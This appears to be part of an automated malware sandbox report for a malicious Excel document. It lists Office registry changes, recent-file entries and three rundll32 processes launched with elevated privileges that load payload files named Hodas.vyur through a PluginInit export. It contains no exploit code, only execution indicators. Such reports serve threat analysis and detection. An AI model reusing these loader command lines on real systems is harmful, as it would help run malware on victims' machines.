HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	#r8	binary	23 72 38 00 E0 07 00 00 02 00 00 00 00 00 00 00 62 00 00 00 01 00 00 00 30 00 00 00 26 00 00 00 63 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 5F 00 31 00 33 00 32 00 35 00 30 00 38 00 35 00 36 00 32 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 63 00 6F 00 6E 00 74 00 72 00 61 00 63 00 74 00 5F 00 31 00 33 00 32 00 35 00 30 00 38 00 35 00 36 00 32 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\109B27	109B27	binary	04 00 00 00 E0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A8 91 A1 78 27 2B D7 01 27 9B 10 00 27 9B 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\109CFB	109CFB	binary	04 00 00 00 E0 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A8 91 A1 78 27 2B D7 01 FB 9C 10 00 FB 9C 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2832 Parent PID: 2016

General

Start time:	13:57:04
Start date:	06/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur,PluginInit
Imagebase:	0xff1d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2840 Parent PID: 2016

General

Start time:	13:57:05
Start date:	06/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur1,PluginInit
Imagebase:	0xff1d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2464 Parent PID: 2016

General

Start time:	13:57:05
Start date:	06/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\Hodas.vyur2,PluginInit
Imagebase:	0xff1d0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis